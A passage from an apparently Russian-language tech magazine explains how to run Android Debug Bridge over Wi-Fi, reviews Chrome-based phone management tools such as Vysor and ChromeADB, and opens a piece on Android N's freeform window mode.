посмотреть загрузку CPU, доступную оперативку и встроенную память устройства. Приложения с устройства можно удалять, а во встроенном двухоконном проводнике легко перебрасывать файлы.



Основная информация TeamViewer и встроенный проводник

ADB OVER WI-FI

Если ты хоть раз ставил кастомную прошивку, менял ядро и так далее, то ты делал это через специальную утилиту ADB — Android Debug Bridge, которая является частью Android SDK, но может быть использована отдельно. ADB — очень интересная штуковина, позволяющая выполнять консольные команды, закачивать файлы на смартфон, делать бэкап приложений, устанавливать и удалять софт. У нее полностью командный интерфейс, поэтому она отлично подходит для скриптинга определенных действий со смартфоном, да и просто порадует, если ты прожженный линуксоид. Проблема одна — ADB требует подключения компа по USB, что не слишком удобно.

Однако ADB можно использовать и по сети. Данная функция может пригодиться не только для удаленного управления, но и когда накрылся порт USB на телефоне, а нужно выдернуть файлы, не используя облако, или провести другие манипуляции через ADB. Логично, что для этого необходимо, чтобы оба устройства находились в одной Wi-Fi-сети. Итак, для начала подключаем шнур к компу, устанавливаем на комп ADB и ищем IP-адрес телефона через консоль одной из следующих команд (телефон должен быть подключен к той же сети):

```
adb shell ifconfig
```

или

```
adb shell ip -f inet addr show wlan0
```


То же самое можно сделать с телефона, зайдя в «Настройки -> О телефоне (О планшете) -> Общие сведения» и найдя пункт «IP-адрес». В моем случае это 192.168.137.149. Далее введем команду, перезапускающую ADB-сервер на телефоне в сетевой режим:

```
adb tcpip 5555
```

После этой команды отключаем шнур и подключаемся к телефону, введя свой IP-адрес:

```
adb connect 192.168.137.149
```

Все. Можно работать. Например, выдернуть с устройства определенный файл или всю карту памяти.



Отображение IP-адреса на устройстве

```
Администратор: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
(c) Корпорация Майкрософт (Microsoft Corp.), 2009. Все права защищены.

C:\Users\podkopaev>cd \android

C:\Android>adb devices
List of devices attached
03790f2e                device


C:\Android>adb shell ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope: Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:135 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7819 TX bytes:7819

rmnet0    Link encap:UNSPEC
          inet addr:100.64.249.110  Mask:255.255.255.252
          inet6 addr: fe80::8a8d:9c57:7cdc:7109/64 Scope: Link
          UP RUNNING  MTU:1500  Metric:1
          RX packets:895 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1019 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:441699 TX bytes:168576

wlan0     Link encap:Ethernet  HWaddr 8C:3A:E3:1B:62:31
          inet addr:192.168.137.149  Bcast:192.168.137.255  Mask:255.255.255.0
          inet6 addr: fe80::8e3a:e3ff:fe1b:6231/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:766 errors:0 dropped:0 overruns:0 frame:0
          TX packets:823 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:554739 TX bytes:141918
```

Настройка ADB over Wi-Fi и пример работы (начало)

```
p2p0      Link encap:Ethernet  HWaddr 8E:3A:E3:1B:62:31
          inet6 addr: fe80::8c3a:e3ff:fe1b:6231/64 Scope: Link
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 TX bytes:0

C:\Android>adb shell ip -f inet addr show wlan0
21: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
qlen 1000
    inet 192.168.137.149/24 brd 192.168.137.255 scope global wlan0

C:\Android>adb tcpip 5555
restarting in TCP mode port: 5555

C:\Android>adb connect 192.168.137.149
connected to 192.168.137.149:5555

C:\Android>adb devices
List of devices attached
192.168.137.149:5555    device

C:\Android>adb pull /sdcard/screen.mp4 temp/screen.mp4
483 KB/s (10338603 bytes in 20.890s)

C:\Android>adb pull /sdcard/ /temp
pull: building file list...
pull: /sdcard/Android/data/com.google.android.apps.maps/testdata/voice/ru_RU.259
6a541/._in_50_meters.ogg -> /temp/Android/data/com.google.android.apps.maps/test
data/voice/ru_RU.2596a541/._in_50_meters.ogg
pull: /sdcard/Android/data/com.google.android.apps.maps/testdata/voice/ru_RU.259
6a541/._24.ogg -> /temp/Android/data/com.google.android.apps.maps/testdata/voice
/ru_RU.2596a541/._24.ogg
pull: /sdcard/Android/data/com.google.android.apps.maps/testdata/voice/ru_RU.259
6a541/._17.ogg -> /temp/Android/data/com.google.android.apps.maps/testdata/voice
/ru_RU.2596a541/._17.ogg
pull: /sdcard/Android/data/com.google.android.apps.maps/testdata/voice/ru_RU.259
6a541/._DESTINATION_ON_LEFT.ogg -> /temp/Android/data/com.google.android.apps.ma
ps/testdata/voice/ru_RU.2596a541/._DESTINATION_ON_LEFT.ogg
pull: /sdcard/Android/data/com.google.android.apps.maps/testdata/voice/ru_RU.259
6a541/._DESTINATION_WILL_BE_ON_LEFT.ogg -> /temp/Android/data/com.google.android
.apps.maps/testdata/voice/ru_RU.2596a541/._DESTINATION_WILL_BE_ON_LEFT.ogg
pull: /sdcard/Android/data/com.google.android.apps.maps/testdata/voice/ru_RU.259
6a541/._34.ogg -> /temp/Android/data/com.google.android.apps.maps/testdata/voice
/ru_RU.2596a541/._34.ogg
```

Настройка ADB over Wi-Fi и пример работы

Вернуть подключение через USB можно командой

```
adb usb
```

В случае изначально сломанного гнезда USB на устройстве при наличии прав root перезапустить ADB в сетевом режиме можно прямо со смартфона. Для этого нам понадобится любой эмулятор терминала из маркета. В нем необходимо ввести следующие команды:

```
su
setprop service.adb.tcp.port 5555
stop adbd
start adbd
```

После этого можно подключаться с компа. Для возврата к USB в эмуляторе терминала необходимо ввести



```
setprop service.adb.tcp.port -1
stop adbd
start adbd
```

Однако проще, конечно же, воспользоваться приложением WiFi ADB, которое делает ровно то же самое.

Как включить ADB

1. Для начала активируем ADB на устройстве: «Настройки -> Об устройстве» -> семь тапов по «Номер сборки». Далее «Настройки -> Для разработчиков -> Отладка по USB».
2. Устанавливаем драйвер ADB.
3. Скачиваем ADB Kit оттуда же, распаковываем в любую папку.
4. Запускаем командную строку, переходим в папку с распакованным ADB Kit.
5. Выполняем команду adb devices и подтверждаем подключение к смартфону на самом смартфоне.

В Linux ADB работает без всяких драйверов и обычно доступен в пакете android-platform-tools. После его установки команду следует запускать как sudo adb.

РАСШИРЕНИЯ/ПРИЛОЖЕНИЯ ДЛЯ CHROME

ADB очень хорош как консольный инструмент доступа к устройству, однако иногда его удобнее использовать через графический интерфейс. Таковых существуют десятки, если не сотни, однако самые удобные, а главное универсальные созданы в виде расширений для всем известного браузера Chrome.


ADB for Chrome от знаменитого Koush (Koushik Dutta — один из разработчиков Cyanogen и создатель CWM recovery) позволит запускать терминал, делать скриншоты устройства, а также записывать видео с телефона, что может быть полезно для видеообзоров, инструкций и так далее. Скрины открываются сразу в браузере, а записанное видео можно найти в корне /sdcard.

```
shell@hammerhead:/ $ su
root@hammerhead:/ # ls -l
drwxr-xr-x root     root              1970-05-03 08:01 acct
drwxrwx--- system   cache             2016-03-15 07:53 cache
lrwxrwxrwx root     root              1970-01-01 04:00 charger -> /sbin/healthd
dr-x------ root     root              1970-05-03 08:01 config
lrwxrwxrwx root     root              1970-05-03 08:01 d -> /sys/kernel/debug
drwxrwx--x system   system            2016-03-13 20:36 data
-rw-r--r-- root     root          720 1970-01-01 04:00 default.prop
drwxr-xr-x root     root              2016-03-08 01:10 dev
lrwxrwxrwx root     root              1970-05-03 08:01 etc -> /syste
-rw-r--r-- root     root        21431 1970-01-01 04:00 file_contexts
dr-xr-x--- system   system            1970-01-01 04:00 firmware
-rw-r----- root     root         2857 1970-01-01 04:00 fstab.hammerh
-rwxr-x--- root     root       645848 1970-01-01 04:00 init
-rwxr-x--- root     root          941 1970-01-01 04:00 init.environ.
-rwxr-x--- root     root           78 1970-01-01 04:00 init.hammerhe
-rwxr-x--- root     root        15994 1970-01-01 04:00 init.hammerhe
-rwxr-x--- root     root         6534 1970-01-01 04:00 init.hammerhe
-rwxr-x--- root     root        27043 1970-01-01 04:00 init.rc
-rwxr-x--- root     root         1921 1970-01-01 04:00 init.trace.rc
-rwxr-x--- root     root         9283 1970-01-01 04:00 init.usb.conf
-rwxr-x--- root     root         5339 1970-01-01 04:00 init.usb.rc
-rwxr-x--- root     root          342 1970-01-01 04:00 init.zygote32
drwxr-xr-x root     system            1970-05-03 08:01 mnt
drwxr-xr-x root     root              1970-01-01 04:00 oem
drwxr-xr-x root     root              1970-01-01 04:01 persist
dr-xr-xr-x root     root              1970-01-01 04:00 proc
-rw-r--r-- root     root         3312 1970-01-01 04:00 property_cont
drwxr-xr-x root     root              1970-01-01 04:00 res
drwx------ root     root              2015-12-10 10:31 root
drwxr-x--- root     root              1970-01-01 04:00 sbin
lrwxrwxrwx root     root              1970-05-03 08:01 sdcard -> /st
-rw-r--r-- root     root          596 1970-01-01 04:00 seapp_context
-rw-r--r-- root     root           63 1970-01-01 04:00 selinux_versi
-rw-r--r-- root     root       152887 1970-01-01 04:00 sepolicy
```

ADB for Chrome
Kill Server
Nexus 5
Created by @koush.
Windows users need ADB Drivers.


ADB for Chrome

[Vysor (Beta)](#) от того же разработчика имеет более богатый набор функций. Позволяет видеть экран устройства в отдельном окне и управлять им с помощью мышки, что также может быть полезно при подготовке видеоинструкций с захватом экрана компа или для игр. Есть и минусы. Например, при вводе с клавиатуры понимает только английский язык, поэтому переписываться в мессенджерах или писать СМС не получится. При первом запуске на устройство автоматически ставится необходимая для работы программа. В верхней части окна есть кнопки для снятия скриншота, регулировки громкости, поворота экрана устройства, управления питанием. Правда, меню это появляется автоматически после активации окна в течение нескольких секунд, и для повторного вызова нужно убрать фокус с окна и активировать его заново. Можно скопировать любой текст с телефона и вставить его на компе, но в обратную сторону работает опять-таки только с английскими символами.



Vysor. Экран телефона на компе при запуске

ChromeADB — еще одно приложение для Chrome, с помощью которого можно управлять устройством, установленными приложениями и просматривать объем доступной памяти. Для установленных на устройстве прог можно очистить данные, удалить их и принудительно остановить. Также можно установить APK, который находится на компе. На вкладке Controller можно эмулировать нажатие кнопок питания, громкости, управления медиа, стрелок и так далее. Если установить на устройстве дополнительно прогу ChromeADB, то на экране появится курсор, но использовать его затруднительно, так как на комп изображение не выводится, а просто появляется MousePad с координатами курсора. И пока не кликнешь мышкой, на самом устройстве курсор не переместится, что вообще ставит под сомнение смысл данной функции. На вкладке App Memory Info полезным может стать отображение потребляемых ресурсов конкретным процессом в реальном времени.



ChromeADB. Главное окно



ChromeADB. Управление устройством

ChromeADB. Загрузка ресурсов телефона на примере Facebook



ВЫВОДЫ

Для истинных линуксоидов, привыкших к консоли, удобнее будет использовать ADB over Wi-Fi, хотя и с некоторыми оговорками. Можно удалять и устанавливать приложения, перетаскивать файлы в обе стороны, сделать скриншот или запись экрана и прочее. Но почитать СМС и ответить на них, пролистать контакты или найти устройство на карте уже не получится. Обычный же юзер может выбрать для себя более привлекательную графическую оболочку для управления устройством, исходя из желательного набора возможностей, а также размера кошелька.

ANDROID N: ДЕСКТОП, ЭНЕРГОСБЕРЕЖЕНИЕ И ГИБРИДНЫЙ КОМПИЛЯТОР




Евгений Зобнин
androidstreet.net

9 марта компания Google представила Android N — предварительный выпуск седьмой версии своей операционки. И пока все радуются многооконному режиму, новой панели быстрых настроек и развитым уведомлениям, на которые можно отвечать без запуска приложения, я бы хотел сосредоточиться на действительно важных новшествах, которые делают Android лучше как систему, а именно: улучшениях в Doze, JIT/AOT-компиляторе, новом API тайлов и движении Android на десктопы.

РЕЖИМ FREEFORM

В октябре прошлого года Google заявила, что собирается слить Android и Chrome OS в одно целое. Тогда еще было непонятно, что конкретно они имеют в виду, однако высказывались предположения, что компания просто интегрирует куски Chrome OS в Android и заставит его работать на десктопах. Что ж, похоже, это оказалось правдой, так как в Android N действительно есть не только режим разделения экрана между двумя приложениями, но и так называемый режим freeform, который позволяет запускать приложения в плавающих окнах точно так же, как это реализовано [в Remix OS](#).



Режим freeform

